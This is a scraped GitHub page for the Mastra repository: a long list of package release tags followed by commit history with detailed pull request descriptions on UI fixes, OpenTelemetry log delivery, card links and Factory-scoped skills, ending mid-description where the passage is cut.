DKB:@mastra/speech-playai@0.1.4
DKB:@mastra/speech-openai@0.1.5
DKB:@mastra/speech-murf@0.1.5
DKB:@mastra/speech-ibm@0.1.5
DKB:@mastra/speech-google@0.1.5
DKB:mastra@0.2.6
DKB:create-mastra@0.1.6
DKB:@mastra/store-pg@0.0.5
DKB:@mastra/speech-elevenlabs@0.1.4
DKB:@mastra/github@1.1.3
DKB:@mastra/loggers@0.1.3
DKB:@mastra/firecrawl@1.1.3
DKB:@mastra/evals@0.1.3
DKB:@mastra/deployer@0.1.3
DKB:@mastra/deployer-vercel@0.1.3
DKB:@mastra/deployer-netlify@0.1.3
DKB:@mastra/deployer-cloudflare@0.1.3
DKB:@mastra/mcp@0.2.2
DKB:@mastra/memory@0.1.3
DKB:@mastra/store-upstash@0.0.3
DKB:@mastra/pinecone@0.1.3
DKB:@mastra/qdrant@0.1.3
DKB:@mastra/rag@0.1.3
DKB:@mastra/core@0.4.0
DKB:@mastra/composio@0.1.3
DKB:@mastra/client-js@0.1.2
DKB:@mastra/ragie@1.1.3
DKB:@mastra/speech-azure@0.1.3
DKB:@mastra/speech-deepgram@0.1.3
DKB:@mastra/speech-elevenlabs@0.1.3
DKB:@mastra/speech-google@0.1.3
DKB:@mastra/speech-ibm@0.1.3
DKB:@mastra/speech-murf@0.1.3
DKB:@mastra/speech-openai@0.1.3
DKB:@mastra/speech-playai@0.1.3
DKB:@mastra/speech-replicate@0.1.3
DKB:@mastra/speech-speechify@0.1.3
DKB:@mastra/stabilityai@1.1.3
DKB:@mastra/chroma@0.1.3
DKB:@mastra/astra@0.1.3
DKB:mastra@0.2.4
DKB:create-mastra@0.1.4
DKB:@mastra/vectorize@0.1.3
DKB:@mastra/vector-vectorize@0.1.3
DKB:@mastra/store-pg@0.0.3
DKB:@mastra/vector-qdrant@0.1.3
DKB:@mastra/vector-pinecone@0.1.3
DKB:@mastra/vector-pg@0.1.3
DKB:@mastra/vector-chroma@0.1.3
DKB:@mastra/vector-astra@0.1.3
DKB:@mastra/upstash@0.1.3
DKB:@mastra/pg@0.1.3
DKB:@mastra/vector-upstash@0.1.3
DKB:@mastra/vector-pinecone@0.1.1
DKB:@mastra/vector-pg@0.1.1
DKB:@mastra/vector-chroma@0.1.1
DKB:@mastra/vector-upstash@0.1.1
DKB:@mastra/vector-vectorize@0.1.1
DKB:@mastra/vector-qdrant@0.1.1
DKB:@mastra/astra@0.1.1
DKB:@mastra/chroma@0.1.1
DKB:@mastra/pg@0.1.1
DKB:@mastra/pinecone@0.1.1
DKB:@mastra/qdrant@0.1.1
DKB:@mastra/speech-ibm@0.1.1
DKB:@mastra/speech-murf@0.1.1
DKB:@mastra/speech-openai@0.1.1
DKB:@mastra/vector-astra@0.1.1
DKB:@mastra/speech-replicate@0.1.1
DKB:@mastra/speech-speechify@0.1.1
DKB:@mastra/store-upstash@0.0.1
DKB:@mastra/vectorize@0.1.1
DKB:@mastra/upstash@0.1.1
DKB:@mastra/speech-playai@0.1.1
DKB:@mastra/store-pg@0.0.1
DKB:@mastra/speech-azure@0.1.1
DKB:@mastra/memory@0.1.1
DKB:@mastra/mcp@0.1.1
DKB:@mastra/loggers@0.1.1
DKB:@mastra/github@1.1.1
DKB:@mastra/speech-deepgram@0.1.1
DKB:@mastra/speech-elevenlabs@0.1.1
DKB:@mastra/speech-google@0.1.1
DKB:@mastra/stabilityai@1.1.1
DKB:create-mastra@0.1.1
DKB:@mastra/firecrawl@1.1.1
DKB:@mastra/evals@0.1.1
DKB:@mastra/deployer@0.1.1
DKB:mastra@0.2.1
DKB:@mastra/core@0.2.1
DKB:@mastra/ragie@1.1.1
DKB:@mastra/rag@0.1.1
DKB:@mastra/deployer-vercel@0.1.1
DKB:@mastra/deployer-netlify@0.1.1
DKB:@mastra/deployer-cloudflare@0.1.1
DKB:@mastra/composio@0.1.1
DKB:@mastra/vector-vectorize@0.1.0
DKB:@mastra/speech-speechify@0.1.0
DKB:@mastra/astra@0.1.0
DKB:@mastra/speech-playai@0.1.0
DKB:@mastra/store-pg@0.0.0
DKB:@mastra/store-upstash@0.0.0
DKB:@mastra/pg@0.1.0
DKB:@mastra/pinecone@0.1.0
DKB:@mastra/qdrant@0.1.0
DKB:@mastra/speech-google@0.1.0
DKB:@mastra/speech-ibm@0.1.0
DKB:@mastra/speech-replicate@0.1.0
DKB:@mastra/speech-openai@0.1.0
DKB:@mastra/chroma@0.1.0
DKB:@mastra/vectorize@0.1.0
DKB:@mastra/upstash@0.1.0
DKB:@mastra/vector-upstash@0.1.0
DKB:@mastra/vector-qdrant@0.1.0
DKB:@mastra/vector-pinecone@0.1.0
DKB:@mastra/vector-pg@0.1.0
DKB:@mastra/vector-chroma@0.1.0
DKB:@mastra/speech-murf@0.1.0
DKB:@mastra/vector-astra@0.1.0
DKB:@mastra/composio@0.1.0
DKB:@mastra/core@0.2.0
DKB:@mastra/deployer-cloudflare@0.1.0
DKB:@mastra/deployer-netlify@0.1.0
DKB:@mastra/deployer@0.1.0
DKB:@mastra/evals@0.1.0
DKB:@mastra/firecrawl@1.1.0
DKB:@mastra/github@1.1.0
DKB:@mastra/loggers@0.1.0
DKB:@mastra/mcp@0.1.0
DKB:@mastra/memory@0.1.0
DKB:@mastra/rag@0.1.0
DKB:@mastra/ragie@1.1.0
DKB:@mastra/speech-azure@0.1.0
DKB:@mastra/speech-deepgram@0.1.0
DKB:@mastra/stabilityai@1.1.0
DKB:create-mastra@0.1.0
DKB:mastra@0.2.0
DKB:@mastra/speech-elevenlabs@0.1.0
DKB:@mastra/deployer-vercel@0.1.0
DKB:@mastra/speech-playai@0.1.0-alpha.17
DKB:@mastra/speech-replicate@0.1.0-alpha.17
DKB:@mastra/speech-speechify@0.1.0-alpha.17
DKB:@mastra/speech-openai@0.1.0-alpha.17
DKB:@mastra/store-pg@0.0.0-alpha.11
DKB:@mastra/store-upstash@0.0.0-alpha.11
DKB:@mastra/vector-astra@0.1.0-alpha.26
DKB:@mastra/vector-upstash@0.1.0-alpha.26
DKB:@mastra/vector-chroma@0.1.0-alpha.26
DKB:@mastra/vector-pg@0.1.0-alpha.26
DKB:@mastra/vector-pinecone@0.1.0-alpha.27
DKB:@mastra/vector-qdrant@0.1.0-alpha.26
DKB:@mastra/vector-vectorize@0.1.0-alpha.27
DKB:@mastra/speech-ibm@0.1.0-alpha.17
DKB:@mastra/speech-murf@0.1.0-alpha.17
DKB:@mastra/mcp@0.1.0-alpha.34
DKB:@mastra/loggers@0.1.0-alpha.25
DKB:@mastra/github@1.0.3-alpha.77
DKB:@mastra/firecrawl@1.1.0-alpha.86
DKB:@mastra/evals@0.1.0-alpha.34
DKB:@mastra/deployer@0.1.0-alpha.38
DKB:@mastra/deployer-vercel@0.1.0-alpha.43
DKB:@mastra/deployer-cloudflare@0.1.0-alpha.42
DKB:@mastra/composio@0.1.0-alpha.58
DKB:@mastra/deployer-netlify@0.1.0-alpha.40
DKB:@mastra/ragie@1.0.1-alpha.68
DKB:@mastra/stabilityai@1.0.1-alpha.67
DKB:@mastra/speech-azure@0.1.0-alpha.17
DKB:@mastra/speech-deepgram@0.1.0-alpha.17
DKB:@mastra/memory@0.1.0-alpha.74
DKB:@mastra/speech-elevenlabs@0.1.0-alpha.17
DKB:@mastra/speech-google@0.1.0-alpha.17
DKB:mastra@0.2.0-alpha.145
DKB:@mastra/rag@0.1.0-alpha.84
DKB:@mastra/core@0.2.0-alpha.92
DKB:@mastra/deployer-vercel@0.0.1-alpha.35
DKB:@mastra/deployer-netlify@0.0.1-alpha.32
DKB:mastra@0.1.57-alpha.135
DKB:@mastra/deployer@0.0.1-alpha.30
DKB:@mastra/deployer-cloudflare@0.0.1-alpha.33
DKB:@mastra/vector-pg@0.0.1-alpha.18
DKB:@mastra/store-pg@0.0.0-alpha.2
DKB:@mastra/speech-murf@0.0.1-alpha.9
DKB:@mastra/speech-openai@0.0.1-alpha.9
DKB:@mastra/vector-libsql@0.0.1-alpha.19
DKB:@mastra/vector-chroma@0.0.1-alpha.18
DKB:@mastra/speech-speechify@0.0.1-alpha.9
DKB:@mastra/vector-astra@0.0.1-alpha.18
DKB:@mastra/store-upstash@0.0.0-alpha.2
DKB:@mastra/vector-vectorize@0.0.1-alpha.19
DKB:@mastra/vector-upstash@0.0.1-alpha.18
DKB:@mastra/vector-qdrant@0.0.1-alpha.18
DKB:@mastra/vector-pinecone@0.0.1-alpha.19
DKB:@mastra/speech-playai@0.0.1-alpha.9
DKB:@mastra/speech-replicate@0.0.1-alpha.9
DKB:@mastra/speech-elevenlabs@0.0.1-alpha.9
DKB:@mastra/stabilityai@1.0.1-alpha.59
DKB:mastra@0.1.57-alpha.134
DKB:@mastra/deployer@0.0.1-alpha.29
DKB:@mastra/engine@0.0.5-alpha.79
DKB:@mastra/evals@0.1.0-alpha.26
DKB:@mastra/core@0.2.0-alpha.84
DKB:@mastra/loggers@0.0.1-alpha.17
DKB:@mastra/speech-google@0.0.1-alpha.9
DKB:@mastra/mcp@0.0.1-alpha.26
DKB:@mastra/memory@0.1.0-alpha.66
DKB:@mastra/rag@0.0.2-alpha.75
DKB:@mastra/ragie@1.0.1-alpha.60
DKB:@mastra/speech-azure@0.0.1-alpha.9
DKB:@mastra/speech-deepgram@0.0.1-alpha.9
DKB:@mastra/speech-ibm@0.0.1-alpha.9
DKB:@mastra/deployer-vercel@0.0.1-alpha.34
DKB:@mastra/deployer-netlify@0.0.1-alpha.31
DKB:@mastra/firecrawl@1.0.4-alpha.77
DKB:@mastra/github@1.0.3-alpha.69
DKB:@mastra/composio@0.0.1-alpha.50
DKB:@mastra/deployer-cloudflare@0.0.1-alpha.32
DKB:@mastra/dane@0.0.2-alpha.107
DKB:v0.1.10
DKB:v0.1.8
DKB:v0.1.7
DKB:v0.1.6
DKB:v0.1.5
DKB:v0.1.4
DKB:v0.1.3
DKB:v0.1.2
DKB:v0.1.1
DKB:v0.1.0
239 commits
@mastra/vo
...
main
| Author | SHA1 | Message | Date | |
|---|---|---|---|---|
 mastra-platform[bot] |
30852ab5fe |
docs(client-js): align retry docs with the write default (#30435)
Co-authored-by: sdivyanshu90 <97019230+sdivyanshu90@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
657d2e2127 |
docs: clarify DurableAgent.abortThreadStream returns false while still forwarding the abort (#30439) | ||
|
mastra-platform[bot]
|
cf6f1b0459 |
docs(otel): sort vendors alphabetically on OpenTelemetry integration page (#30670) | ||
|
mastra-platform[bot]
|
3ff2824bd4 |
fix(factory-ui): show notification summaries as a readable inline line (#30662)
> Opened by @damien-schneider ## Description When pending notifications are rolled into a summary, Factory chat showed them as a row labeled "Notification summary" followed by the raw summary text, e.g. `factory-session: 1`. The row also used the padded, caption-sized activity style. It sat between inline signal lines like "Factory sessions snapshot", so it looked out of place and read like debug output. The summary now renders like those inline lines and is built from the structured fields every summary carries (`pending`, `bySource`, `byPriority`): - **Label and count:** "Notifications" followed by "1 new" / "4 new". - **Sources:** one badge per source. With a single source it shows just the name (`Factory session`). With several, each badge has its count (`GitHub 3`, `My webhook 1`). - **Source names:** a small map gives readable names for known sources (`factory-session`, `github`, `gitlab`, `linear`, `jira`, `slack`). Any other source shows its id in sentence case (`my-webhook` → "My webhook"), so new sources need no code change. - **Priority:** the bell is tinted only when something high or urgent is pending. - **Fallback:** a summary with no counts shows its original text. The change is limited to `NotificationSummaryCard` in factory-ui. The shared `NotificationActivity` component and individual notification rows are unchanged. ## Test plan - `TranscriptNotifications.msw.test.tsx` covers a single Factory session summary (no raw `factory-session: 1` text), several sources including an unmapped one, and the fallback with no counts. - `pnpm typecheck`, oxlint and prettier pass on factory-ui. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When many alerts are waiting, the app used to show a plain block of raw text. Now it shows one short line that says how many are new and where they came from. ## Summary This PR changes how `NotificationSummaryCard` renders notification summaries in factory-ui. The card now shows an inline activity line instead of a padded row with raw summary text. ### Changes **`TranscriptNotifications.tsx`** (+47/-2) - Replaces the `NotificationActivity` call in `NotificationSummaryCard` with an `Activity` line. The line contains a bell icon, a "Notifications" label, and a status label. - Shows `"<pending> new"` when `pending > 0` and at least one source has a count above zero. Otherwise, shows `entry.message`. - Adds one `Badge` per source with a positive count. With one source, the badge shows the source name. With several sources, the badge shows the name and count, for example `GitHub 3`. - Tints the bell only when `byPriority` has an `urgent` or `high` count above zero. - Adds a `NOTIFICATION_SOURCE_NAMES` map for `factory-session`, `github`, `gitlab`, `linear`, `jira`, and `slack`. - Adds exported `notificationSourceName(source: string): string`. It returns the mapped name for a known source. For an unknown source, it replaces `-` and `_` with spaces and applies sentence case. An empty ID is returned unchanged. - Adds an own-key check when it looks up source names. IDs such as `__proto__` do not match inherited object properties. These IDs use the sentence-case fallback, so the component does not render an invalid React child. - Imports the `Activity`, `ActivityHeader`, `ActivityIcon`, and `ActivityLabel` primitives and `Badge`. **`TranscriptNotifications.msw.test.tsx`** (+67/-9) - Replaces the test that checked for the summary under its own label. - Adds a test for one pending `factory-session` notification. It checks for `Notifications`, `1 new`, and `Factory session`. It checks that the raw `factory-session: 1` text and any button are absent. - Adds a test for multiple sources, including an unnamed source. It checks the total and the per-source counts. - Adds a test for a summary with no counts. It checks that the summary message is shown. - Adds a test that a source named `__proto__` displays as `Proto`. ### Scope - The shared `NotificationActivity` component is not changed by this diff. - Individual notification rows are not changed by this diff. - The diff touches only these two files under `mastracode/factory-ui/`. ### Verification - The PR author reports that `pnpm typecheck`, oxlint, and prettier pass on factory-ui. These results were not re-run for this summary. - The new tests exist in the diff. Their pass or fail status was not checked. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
|
mastra-platform[bot]
|
4985b71a20 |
fix(playground-ui): run CodeDiff lines flush under the file header (#30668)
> Opened by @damien-schneider ## What When the Factory changes panel stacks file diffs, a blank band shows below each file's last line and above the next file's first line. `@pierre/diffs` adds 8px of padding above the code, and by default it always keeps room for a horizontal scrollbar under it. The design system's `CodeDiff` places that code on the card fill, so both show up as empty strips. When a `CodeDiff` has a file header, it now sets a `data-header` attribute. A matching rule in `code-diff.css`, next to the other `--diffs-*` overrides, sets two of pierre's variables. pierre doesn't set these itself, so the values reach the diff's shadow DOM: - `--diffs-gap-block: 0px`: no padding above the first line or below the last, and the "N unmodified lines" separators between hunks sit flush too. - `--diffs-overflow-override: auto`: the horizontal scrollbar only takes room when lines overflow. Platforms with overlay scrollbars, like macOS, reserve no room for it. A `CodeDiff` without a header keeps its padding. That case is the standalone diff in the observation detail view. ## Test plan - [x] `vitest run src/ds/components/CodeDiff`: 6/6 pass - [x] `oxlint` and `prettier --check` pass on the changed files - [x] Storybook `Elements/CodeDiff` in Chromium with real scrollbars. File list: 0px top and bottom padding and no scrollbar strip, where before there was 8px of padding plus a 15px strip under every file. A multi-hunk diff with overflowing lines: flush lines and separators, with a scrollbar only on the diff that overflows. A diff without a header keeps its 8px padding. - [ ] Full `tsc` for `playground-ui` didn't finish in the sandbox. The TSX change only adds a `data-header` attribute. <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: When a code diff has a file name bar on top, the diff used to have empty gaps. This change removes the gap under the bar. It also makes the horizontal scrollbar appear only when the code is too wide. ## Summary This change adjusts `CodeDiff` layout when a file header is present. The outer container gets a `data-header` attribute. A CSS rule for that attribute sets the block gap to `0px` and sets overflow to `auto`. Diffs without a header are unchanged. A patch changeset for `@mastra/playground-ui` documents the change. ## Changes - `packages/playground-ui/src/ds/components/CodeDiff/code-diff.tsx` (+5/-1): The root `div` sets `data-header` to an empty string when `header` is provided. It sets the attribute to `undefined` otherwise. The `ref` and class names are unchanged. - `packages/playground-ui/src/ds/components/CodeDiff/code-diff.css` (+7): Adds a comment and a `.code-diff[data-header]` rule. The rule sets `--diffs-gap-block: 0px` and `--diffs-overflow-override: auto`. - `.changeset/flush-diff-lines.md` (+5): Adds a patch entry for `@mastra/playground-ui`. It states that headered diffs have no blank band above the first line or below the last. It also states that the horizontal scrollbar takes space only when lines overflow. ## Notes - The diff does not set `padding-block: 0`, `scrollbar-width: thin`, or any shadow-root selector. The PR objectives describe these, but the diff does not contain them. This summary follows the diff. - No exported or public declarations changed. - Totals: 3 files changed, 17 lines added, 1 line removed. - The PR objectives report that `vitest run src/ds/components/CodeDiff` passed (6/6) and that `oxlint` and `prettier --check` passed. They also report that full `tsc` did not finish. These results come from the PR description. They were not re-run here. <!-- end of auto-generated comment: release notes by coderabbit.ai --> --------- Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com> Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com> |
||
 Eric Pinzur |
135aa65c3c |
fix(otel-bridge): deliver logs in apps on OpenTelemetry JS SDK 3 (#30546)
## Description
In an app on OpenTelemetry JS SDK 3, `OtelBridge` dropped every Mastra
log without an error. Spans were fine.
The bridge only looked for the app's global `LoggerProvider` in
`@opentelemetry/api-logs`. SDK 3 apps register theirs through `logs`
from `@opentelemetry/api` (1.10 and later), and the two registries don't
see each other, so the bridge got a no-op proxy.
The bridge now checks both registries on each log and each flush and
uses whichever holds a registered provider. SDK 2 apps keep working,
including when `@opentelemetry/api` 1.10 is installed next to SDK 2. A
provider registered after `new OtelBridge()` is picked up too. When
nothing is registered anywhere, the bridge says so once at debug level,
so a missing registration can be told apart from a bug.
```ts
// SDK 3 app
import { logs } from '@opentelemetry/api';
logs.setGlobalLoggerProvider(loggerProvider);
new OtelBridge(); // before: logs dropped. after: logs reach loggerProvider
```
Passing `new OtelBridge({ loggerProvider })` behaves as before.
The four new tests fail with the fix reverted. I also ran the built
bridge against the published `@opentelemetry/sdk-logs` 3.1.0 and
`@opentelemetry/api` 1.10.0 in a scratch project, and the log arrived
whether the provider was registered before or after the bridge was
constructed.
This does not move the package to SDK 3. That is tracked in #29696.
## Related issue(s)
Fixes #29695
## Type of change
- [x] Bug fix (non-breaking change that fixes an issue)
- [ ] New feature (non-breaking change that adds functionality)
- [ ] Breaking change (fix or feature that would cause existing
functionality to change)
- [ ] Documentation update
- [ ] Code refactoring
- [ ] Performance improvement
- [ ] Test update
## Checklist
- [x] I have linked the related issue(s) in the description above
- [ ] I have made corresponding changes to the documentation (if
applicable)
- [x] I have added tests that prove my fix is effective or that my
feature works
- [ ] I have addressed all Coderabbit comments on this PR
---
_Generated by [Claude
Code](https://claude.ai/code/session_018e9kMajbtR6UM1nrfYpvGa)_
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
**ELI5:** Mastra sends its logs through the app's OpenTelemetry setup.
On newer OpenTelemetry versions, the app registers its log sender in a
different place. Mastra looked only in the old place, so it lost every
log. This PR makes Mastra look in both places.
## Summary
This PR fixes `@mastra/otel-bridge` so it drops no logs in apps that use
OpenTelemetry JS SDK 3. The bridge now finds the global `LoggerProvider`
in either registry:
- `logs` from `@opentelemetry/api`, used by SDK 3 apps.
- `logs` from `@opentelemetry/api-logs`, used by SDK 2 apps.
### Changes
- **`observability/otel-bridge/src/bridge.ts`**
- Adds `globalLogsApis()`. It reads `logs` from the `@opentelemetry/api`
namespace object, not as a named import. This keeps the module linkable
on `@opentelemetry/api` versions below 1.10, which do not export `logs`.
The `api-logs` registry is always checked too.
- Adds `getGlobalLoggerProvider()`. It returns the first provider that
is not an unregistered proxy. It also returns whether a provider was
registered. The proxy check tests for a `_setDelegate` function.
- Adds `resolveLogger()`. When no `loggerProvider` is passed in config,
it re-reads the global provider on each log emit. This picks up
providers registered after the bridge is constructed. If the provider
changes, it rebuilds the logger.
- When no provider is registered, `resolveLogger()` writes one debug
message. The message is written once per bridge instance. It explains
how to register a provider or pass one to `new OtelBridge({
loggerProvider })`.
- `flush()` uses the same global lookup for the logger provider when no
`loggerProvider` is passed in config.
- The constructor uses the same lookup for its initial logger.
- An explicit `loggerProvider` in config is unchanged. It is never
re-resolved.
- **`.changeset/quiet-logs-arrive.md`**: adds a patch changeset for
`@mastra/otel-bridge`.
- **`observability/otel-bridge/src/bridge.test.ts`**: adds tests. They
cover a provider registered through `@opentelemetry/api`, with
registration before and after bridge construction. They also cover
flushing that provider and the single debug message when no provider is
registered. The author reports that four new tests fail with the fix
reverted.
### Scope
- Only log delivery changes. Span handling is not changed.
- The package stays on the SDK 2 line. The move to SDK 3 is tracked
separately in `#29696`.
- The author reports a scratch-project check with
`@opentelemetry/sdk-logs` 3.1.0 and `@opentelemetry/api` 1.10.0. In that
check, the log arrived whether registration happened before or after
bridge construction. This check was not run in CI as part of this
review.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
Co-authored-by: Claude <noreply@anthropic.com>
|
||
|
mastra-platform[bot]
|
c2fc2fca28 |
fix(factory): open the card's session from posted card links (#30666)
> Opened by @damien-schneider
## Summary
Factory card links that agents post (Slack replies, GitHub comments,
tool results like `factory_create_work_item` /
`factory_transition_work_item` / `factory_list_work_items`) opened the
board with `?item=<id>`. The UI treats that as a highlight on the board
list, so people landed on the list and had to find and click the card
again to reach its session.
`factoryWorkItemUrl()` now builds `/factories/<id>/cards/<workItemId>`.
That's the route a board click already uses: it redirects to the session
the card shows (the current phase's context, otherwise the most recently
visited one), or to a draft that starts one if the card has no session
yet. The `board` argument is gone because the card route resolves the
board on its own.
In-app board highlights (`?item=` from the attention list) stay as they
are.
## Test plan
- `mastracode/factory`: `links.test.ts`, `read-tools.test.ts`,
`work-item-tools.test.ts` updated to expect `/cards/<id>`. All 67 pass,
and `tsc --noEmit` is clean.
- `mastracode/factory-ui`: added a `CardDraftPage` MSW test showing that
`/cards/<id>` on a card with triage and work sessions, sitting in
Building, redirects to the work session's thread. The file's 12 tests
pass.
<!-- This is an auto-generated comment: release notes by coderabbit.ai
-->
<!-- coderabbit-ai-generated:v1 -->
ELI5: When an agent posts a link to a work card, the link now opens that
card's work session. Before, it opened the board list. Readers now go
straight to the work they need.
## Summary
Posted card links now use the card route. `factoryWorkItemUrl()` returns
`/factories/<id>/cards/<workItemId>`. It no longer returns a board URL
with an `?item=<id>` query parameter.
The card route resolves the board, so the `board` input is removed from
`factoryWorkItemUrl()`. Its signature changes from `{ factoryProjectId,
board, workItemId }` to `{ factoryProjectId, workItemId }`.
The card route behaves as follows:
- It redirects to the session for the card's current phase when one
exists.
- If not, it redirects to the most recently visited session.
- If the card has no sessions, it opens a draft that starts a session.
### Changes by area
- **Link generation (`mastracode/factory/src/links.ts`):** Builds card
links from the project and work item IDs. The work item ID is
URL-encoded. The documentation describes the new routing.
- **Callers (`read-tools.ts`, `work-item-tools.ts`):** Stop passing the
board key to `factoryWorkItemUrl()`. Board-based stage validation and
transitions still use the work item's board.
- **Tests (`links.test.ts`, `read-tools.test.ts`,
`work-item-tools.test.ts`):** Expect `/cards/<id>` URLs. The
no-public-URL case expects `undefined`.
- **UI test
(`mastracode/factory-ui/src/ui/pages/__tests__/CardDraftPage.msw.test.tsx`):**
Adds a test. A card with `triage` and `work` sessions in the `execute`
stage redirects to the thread for the `work` session.
- **Changeset (`.changeset/card-links-open-session.md`):** Declares a
patch release for `@mastra/factory`.
Board highlights in the in-app attention list are unchanged.
### Scope
8 files changed, 47 lines added, 21 lines removed.
### Test status
The PR author reports these results. This summary does not verify them
against completed CI checks on the current head:
- `mastracode/factory`: 67 tests pass in the updated files. `tsc
--noEmit` is clean.
- `mastracode/factory-ui`: 12 tests in `CardDraftPage.msw.test.tsx`
pass.
### API impact
`factoryWorkItemUrl()` has a breaking signature change for direct
callers. The `board` input is removed. The changeset is a patch release.
<!-- end of auto-generated comment: release notes by coderabbit.ai -->
Co-authored-by: mastra-platform[bot] <mastra-platform[bot]@users.noreply.github.com>
Co-authored-by: mastra-platform[bot] <284800079+mastra-platform[bot]@users.noreply.github.com>
|
||
 Damien Schneider |
ec3fd034e5 |
feat(factory): let org admins create skills for one Factory (#30647)
## Description Factory could edit the skills an app already ships (#29042), but it couldn't create new ones. Settings › Skills now has a **New skill** button. An org admin enters a name, description and instructions, and the skill belongs to that one Factory. No redeploy is needed. Agents load it from their next session, and a board phase can run it as `runner.skill`. Created skills show a **Custom** badge and can be edited or deleted from the same dialog. What changed: - **Storage:** - `factory_skill_overrides` gets an additive `kind` column (`edit` | `created`). It defaults to `edit`, so existing rows keep working. I checked that an existing Postgres table upgrades in place. - `create()` and `updateCreated()` run under the existing revision-row lock. A second create of a name returns null, and so does a save that lands after a delete, so a late save doesn't bring the skill back. - **Sessions:** - Created skills come from the snapshot each workspace already loads for edits, so there is no new query on the session path. - `FactorySkillSource` serves a created skill when no code, folder or built-in skill has a `SKILL.md` under that name. It also reserves the name, so a repository skill with the same name stays hidden. - A folder or file the app left behind under the name doesn't hide a created skill. - Edits whose original skill was removed stay hidden, as before. - **API:** - `POST /web/factory/projects/:id/skills` with `{ name, content }` creates a skill. It returns 409 `skill_exists` when an app skill or another created skill already uses the name. - `PUT /web/factory/projects/:id/skills/:name` updates a created skill, and `DELETE` on the same path deletes one, returning `{ skill: null }`. - Responses are built from the row that was written, not from a reread. - Admins only. New audit actions: `factory.skill.created` and `factory.skill.deleted`. - **Boards:** - Board validation and board problems count the project's created skills, so a phase can run one. - The board cache rechecks when the project's skill revision moves. If the names can't be read, the boards still load, flag the skill as missing, and aren't cached. - A board *write* that can't read the names fails with the storage error instead of `unknown_skill`. - `upsertBoard()` checks each project listed in `projects`. A board for `'all'` projects may only run app skills. - **CLI:** new `mastra api factory skill create`. Route metadata is regenerated. - **UI:** - New skill dialog, which reuses `SkillSimpleForm` with an editable name and checks the name format client-side. The name is quoted in the SKILL.md it writes, so names like `123` work. - **Custom** badge on the Skills page and the phase page. - **Delete** with an inline confirmation. If an app later ships a skill with the same name, the app's skill takes over the name and the Factory's text becomes an edit of it. It keeps applying, the editor shows "original changed", and **Revert to original** switches to the app's skill. Nothing is lost. One review suggestion is deliberately not applied. CodeRabbit suggested wiring the board cache's skill reader even when the `skill-overrides` domain isn't ready at boot. Sessions get skill edits under the same boot-time readiness check (`factory.ts`, where the workspace factory is built). Changing only boards would let a board accept a skill that sessions can't load, so both keep that check. ⚠️ **Before release:** `factory.skill.created` and `factory.skill.deleted` must be registered in the WorkOS dashboard (Audit Logs → Events), like the edit actions were. ## Related issue(s) None. Follow-up to #29042 (skill edits) and #28823 (custom board skills). ## Type of change - [ ] Bug fix (non-breaking change that fixes an issue) - [x] New feature (non-breaking change that adds functionality) - [ ] Breaking change (fix or feature that would cause existing functionality to change) - [x] Documentation update - [ ] Code refactoring - [ ] Performance improvement - [ ] Test update ## Test plan All new tests use real storage and real routes, with no mocked storage. I checked that each fix's test fails without that fix. - **Storage (LibSQL and Postgres):** - create once per name, including under concurrency - `updateCreated` refuses after a delete, and never touches edits - an orphaned edit gives way to a created skill - an existing table upgrades in place - **Routes:** - create, update and delete, each with its audit event - 409 for app-skill and duplicate names - 400 for an invalid SKILL.md or name - 403 for non-admins, and 404 for another org's project - an all-digit name works - responses stay correct when another admin deletes the skill mid-request - a created skill becomes an edit once the app ships the same name - **Sessions:** - the creating project's sessions load the skill, and another project's don't - a delete reaches new and reused workspaces - a repository skill with the same name is hidden - a leftover folder or stray file doesn't hide the created skill - **Boards and `upsertBoard()`:** - a phase running a created skill is accepted, and flagged missing after a delete - a names read that fails once recovers on the next load - a write fails with the storage error - named projects are each checked, and `'all'` stays app-only - **UI (MSW):** - create sends the expected SKILL.md (quoted name) and shows **Custom** - an invalid name keeps Create disabled, and a 409 message shows in the dialog - non-admins get no button - delete asks for confirmation - **Results:** - `@mastra/factory`: `check` and `lint` pass, and 32 focused test files (920 tests) pass. - `factory-ui`: `typecheck`, `test:unit` and the skills and board-config MSW tests pass. - CLI descriptor test passes. - Not tried in a running Factory in a browser yet. ## Checklist - [ ] I have linked the related issue(s) in the description above - [x] I have made corresponding changes to the documentation (if applicable) - [x] I have added tests that prove my fix is effective or that my feature works - [ ] I have addressed all Coderabbit comments on this PR 🤖 Generated with [Claude Code](https://claude.com/claude-code) https://claude.ai/code/session_01VhgyDSnuLvveDjDQduz1fT <!-- This is an auto-generated comment: release notes by coderabbit.ai --> <!-- coderabbit-ai-generated:v1 --> ELI5: Organization admins can now create a new skill for one Factory project without a new app release. Sessions and board phases can then use that skill. Admins can also edit or delete it. ## Overview This change adds Factory-scoped skills. Admins create them in the UI or the CLI. A created skill belongs to one Factory project. Admins can edit and delete it. The skill works in sessions, board phases, and board validation. ## Storage - `SkillOverridesStorage` adds a `kind` field to each record. Valid values are `edit` and `created`. The database default is `edit`. - `upsert` accepts an optional `kind`. The default is `edit`. - The new `create` method stores a created skill with an empty `baseHash`. If a created skill with the same name exists, `create` returns `null` and does not change the revision. Otherwise, it replaces any existing row and increments the project revision in one transaction. - `updateCreated` saves changes only to an existing created skill. Otherwise, it returns `null`. - The audit `skill` action list adds `created` and `deleted`. ## Catalog and sessions - `FactorySkillInfo.origin` adds the value `project`. It adds optional `created` metadata with `updatedBy` and `updatedAt`. - `listFactorySkills` includes created overrides whose names do not match an original skill. It sorts the combined list by name. - A name that matches an original skill appears as an edit to that original skill. - The new `projectSkillNamesOf` adapter returns the storage revision and the created-skill names for a board scope. - `workspace.ts` adds an optional `created` flag to `FactorySkillOverride`. Created skills appear as directories that contain `SKILL.md`. Created skill names are excluded from repository skills. ## Boards - `ProjectBoardCache` accepts a `projectSkills` provider. It stores the skill revision with each board check. It rechecks board skill problems when the revision changes. - If reading project skill names fails, the cache logs one warning per project. It compiles with an empty set. It records an unreadable revision so the next load retries. - 